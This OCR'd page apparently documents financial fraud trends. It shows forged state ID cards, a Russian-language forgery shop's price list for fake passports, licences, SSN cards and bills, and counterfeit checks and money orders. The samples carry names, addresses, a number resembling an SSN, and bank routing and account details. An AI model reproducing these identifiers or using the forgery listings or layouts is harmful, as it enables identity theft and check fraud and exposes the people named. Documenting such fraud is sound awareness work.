issued: 11-27-2001 expires: 12-09-2005
birthdate:
12-09-1957
Elizabeth R. Kaiser

Alabama IDENTIFICATION CARD
No:0433567
Director of Public Safety
Jason F. Todd
JORDAN, BRANDA T
1184 ROCK SPRINGS RD
MOBILE, AL 36601
12-09-57
SEX F
Organ Donor
Branda T. Jordan

STATE OF NORTH CAROLINA
DMV
SECRETARY OF STATE
LICENSE NO. 49928138E
KAILER, DEIDRE S.
178 W. DIXON BLVD.
SHELBY, NC 28152
class C endors restr 1
issued: 12/10/2001 expires 12-09-2005
sex: F ht: 5-07 eyes: BRN hair: BLK
birthdate:
12-09-57
Deidre S. Kailer

SOUTH CAROLINA
IDENTIFICATION CARD
ID#: 080142008
Expires: 12-09-2008
JENNIFER F HARRIS
82 KESWICK CT
COLUMBIA, SC 29223
Class: D
Sex: F
Hgt: 5-07
Wgt: 180
DOB: 12-09-1957
Issued: 04 25 2001
Restrictions A

Alabama Identification Card
ISS: 04-15-2000
EXP: 12-09-2004
No: 0545797
Director of Public Safety
Jim N. Alexander
HESSIE M JAMES
100 MOORE RD.
SEALE, AL 36875
DM
12-09-1957
422-46-7363
SEX F HT 5-08 WT 175 EYES BRN HAIR BLK
Organ Donor
Hessie James



{ Самая полная коллекция документов со всего мира }

It is now possible to begin the order , kent4 ( [illegible] ) Language:

Choice the docks what you want.

[illegible] (Quantity max 10)
[illegible] (Designation)

Quantity ( [illegible] )

Designation: (cost price)

Cards - 22

*Scans*
- Cards - 22
- Pasports/id - 19-24
- Driving licence 20-25
- Statement 20-28
- Utility Bills 20-26
- Zags 25-35
- Diploms 28-48
- Cheks 25-30
- Visas 20-29
- Ssn/Ssc 23
- Notarius 22-36
- Shtamps 12
- Buisnes license 24
- Tikets 16
- Invoce 20
- Transfer Money/WU 32
- Other docks 10-50

*Communication*
- Call Service 18

## New Offer!


Вышли на качественно новый уровень рисования. Теперь работа от настоящих профессионалов. Обращайтесь самые короткие сроки и самая большая база в интернете. А главное удобная система приема заказов через сайт: Alize

~~35€~~ 25€

-=Zakaz=- -=Our Service=- -=Terms and Conditions=- -=F.A.Q=- -=Forum=- -=Upload File=- -=Cabinet=-

Scripts Currently Forbidden | <SCRIPT>: 3 | <OBJECT>: 0

# Counterfeit Checks



THIS CHECK IS VOID WITHOUT A BLUE & GREEN BACKGROUND AND AN ARTIFICIAL WATERMARK CERTIFICATION SEAL ON THE BACK - HOLD AT ANGLE TO VIEW SEAL

*THE WALDORF- ASTORIA*
301 PARK AVENUE
NEW YORK, NY 10022

WACHOVIA BANK , N.A.

66-908
531

35794

DATE *9/8/2003*

AMOUNT

***1,488.91*

PAY *ONE-THOUSAND FOUR-HUNDRED-EIGHTY-EIGHT AND 91/100* * * * * * * * * * * * * ** DOLLARS

TO THE ORDER OF
LINCOLN BREEDY
140-15 BLLAMY LOOP
BRONX, NY 10475

SIGNATURE HAS A COLORED BACKGROUND • BORDER CONTAINS MICROPRINTING

⑈35794⑈ ⑆053109084⑆ 6262 077531⑈

WARNING: Original document has LineMark™ lines in the paper that change from light to dark in reflected to transmitted light.

SOUTHEASTERN PAPERBOARD INC.
100 SOUTH HARRIS ROAD
PIEDMONT, SC 29673-9311

SouthTrust Bank

024222

64-25/610

DATE February12th04

AMOUNT $53,600.00**:

PAY THIS AMOUNT

Fifty three thousand six hundred US dollars 00/100.

TO THE ORDER OF
Mr Charles Sheppard
10701 Bowman Barrier road
Mount Pleasant North Carolina 28124
United States of America.

SOUTHEASTERN PAPERBOARD INC.

MP

⑈024222⑈ ⑆061000256⑆ 74 277 890⑈

THIS CHECK IS VOID WITHOUT A BLUE & GREEN BACKGROUND AND AN ARTIFICIAL WATERMARK ON THE BACK - HOLD AT

VERIZON
NEW YORK INC.
NEW YORK, NY 10008

FIRST UNION NATIONAL BANK-NC
CHAPEL HILL, NC

447930

DATE 7/11/2003

66-156 / 531

PAY TO THE ORDER OF ANGEL MCCLOUD

$ **994.58

Nine Hundred Ninety-Four and 58/100****************************************************************************** DOLLARS


ANGEL MCCLOUD
1007 SAINT JOHN STREET APT# 3E
RICHMOND, VA 23220

MEMO

SIGNATURE HAS A COLORED BACKGROUND • BORDER CONTAINS MICROPRINTING

⑈000447930⑈ ⑆053101561⑆2079900086603⑈

# Counterfeit USPS Money Orders




UNITED STATES POSTAL SERVICE ®
POSTAL MONEY ORDER
15-800
000

SERIAL NUMBER 07895122112
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800.00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********

PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT
2310, DULUTH, GA, 30096
C.O.D. NO. OR USED FOR

NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS
SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11
PHOENIX, AZ, 85014-3319

⑆00000800 2⑆ 07895122112⑈




UNITED STATES POSTAL SERVICE ®
POSTAL MONEY ORDER
15-800
000

SERIAL NUMBER 07895122113
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800.00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********

PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT
2310 DULUTH, GA, 30096
C.O.D. NO. OR USED FOR

NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS
SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11
PHOENIX, AZ, 85014-3319

⑆00000800 2⑆ 07895122113⑈




UNITED STATES POSTAL SERVICE ®
POSTAL MONEY ORDER
15-800
000

SERIAL NUMBER 07895122113
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800.00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********

PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT
2310 DULUTH, GA, 30096
C.O.D. NO. OR USED FOR

NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS
SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11
PHOENIX, AZ, 85014-3319

⑆00000800 2⑆ 07895122113⑈



UNITED STATES POSTAL SERVICE ®
POSTAL MONEY ORDER
15-800
000


SERIAL NUMBER 07895122114
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800.00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********

PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT
2310 DULUTH, GA, 30096
C.O.D. NO. OR USED FOR

NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS
SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11
PHOENIX, AZ, 85014-3319

⑆00000800 2⑆ 07895122114⑈

# Bogus US Treasury Check



United States Treasury 15-51/000 S 384,132,781

Check No.

Month Day Year

03 31 06 28 AUSTIN, TEXAS 2307 35419387

2307 35419387 20098900 I30 ORAWL FRESNO TAX REFUND

Pay to the order of
EMILIO LOZADA JR
8622 FAYETTE STREET
PHILADELPHIA PA 191150 - 1904

12/05
87

DOLLARS CTS


$***200109*00

REGIONAL DISBURSING OFFICER

VOID AFTER ONE YEAR

454

23078 000000518 354193873 040306



WARNING - DO NOT CASH CHECK WITHOUT NOTING WATERMARK


U.S. TREASURY U.S. TREASURY U.S.
U.S. TREASURY U.S. TREASURY U.S.

HOLD TO LIGHT TO VERIFY WATERMARK

Forgery of endorsements on Treasury Checks is a Federal crime. Maximum penalty is a $10,000 fine and ten years imprisonment. (8-97)

Emilio Lozada

# Misery Enjoys Company



FOR SECURITY PURPOSES, THE FACE OF THIS DOCUMENT CONTAINS A COLORED BACKGROUND AND MICROPRINTING IN THE BORDER

Lasalle Bank
ABN AMRO

CASHIER'S CHECK

083824349-1

Issued by Integrated payment Systems Inc englewood Colorado
JP Morgan Chase Bank, WA Denver Colorado

LM 13831233

Date
06/11/2007 443 44305 0838243491

Pay to the order of
BE

THREE THOUSAND

Remitter
***EBONY JOHNSON

⑈239

THIS CHECK IS VOID WITHOUT A COLORED BORDER AND BACKGROUND PLUS A KNIGHT'S FINGERPRINT WATERMARK ON THE BACK - HOLD AT ANGLE TO VIEW

Citibank
Citibank, F.S.B.

CASHIER CHECK

247145130

LM1381458S

08/23/2007

PAY FIVE-THOUSAND NINE-H

TO THE ORDER JEAN MOORE

FOR SECURITY PURPOSES, THE FACE OF THIS DOCUMENT CONTAINS A COLORED BACKGROUND AND MICROPRINTING IN THE BORDER

CASHIER'S CHECK

0571006397

LM 13829760

UNION BANK OF CALIFORNIA
SAN FRANCISCO CALIFORNIA

3850 00

and Fifty dollars Only

September 12, 2007

$*******3,850.00

RIZED SIGNATURE

BB&T
22487/M 34542-N

OFFICIAL CHECK
ISSUING BRANCH
2011105-KEMPSVILLE

5-708
110

LM 13848989

90000722

DATE 02/19/2008

PAY TO THE ORDER OF HE

PAY FOUR-THOUSAND EI

ISSUED BY: MONEYGRAM PAYMENT SY
PO BOX 9476, MINNEAPOLIS,
DRAWEE: BOSTON SAFE DEPOSIT & TR
MASSACHUSETTS
MEMO/PURCHASER: C. POMER

⑈90000722

FOR SECURITY PURPOSES, THE FACE OF THIS DOCUMENT CONTAINS A COLORED BACKGROUND AND MICROPRINTING IN THE BORDER

usbank
Five Star Service Guaranteed

OFFICIAL CHECK

511767120

LM 1388960

16-4220
1220

PAY TWO

TO THE ORDER OF: EL

REMITTER: KARE

LOCATION: 1378

Issued by: MoneyGram Pay

⑈05

THIS DOCUMENT HAS A COLORED BACKGROUND AND MICROPRINTING. THE REVERSE SIDE INCLUDES AN ARTIFICIAL WATERMARK.

CHASE
JPMorgan Chase Bank, N.A.
Columbus, Ohio 43271-1021

CASHIER'S CHECK LM 13532628

25-3/440

30027531 30027533

| DATE | CUSTOMER I.D. NUMBER |
|---|---|
| 07/20/2007 | [redacted] |

NOT VALID FOR AMOUNTS
GREATER THAN $10,000.00

SEQ# 03

Two Thousand Four Hundred Ninety-Nine Dollars and No/100's

**********************$2,499.00

PAY TO THE ORDER OF [redacted]

NOT NEGOTIABLE AFTER SEPTEMBER 30, 2007

NOT VALID WITHOUT AUTHORIZED SIGNATURE

⑈30027533⑈ ⑆ ⑆ 730178738⑈

# Trends – Financial Services

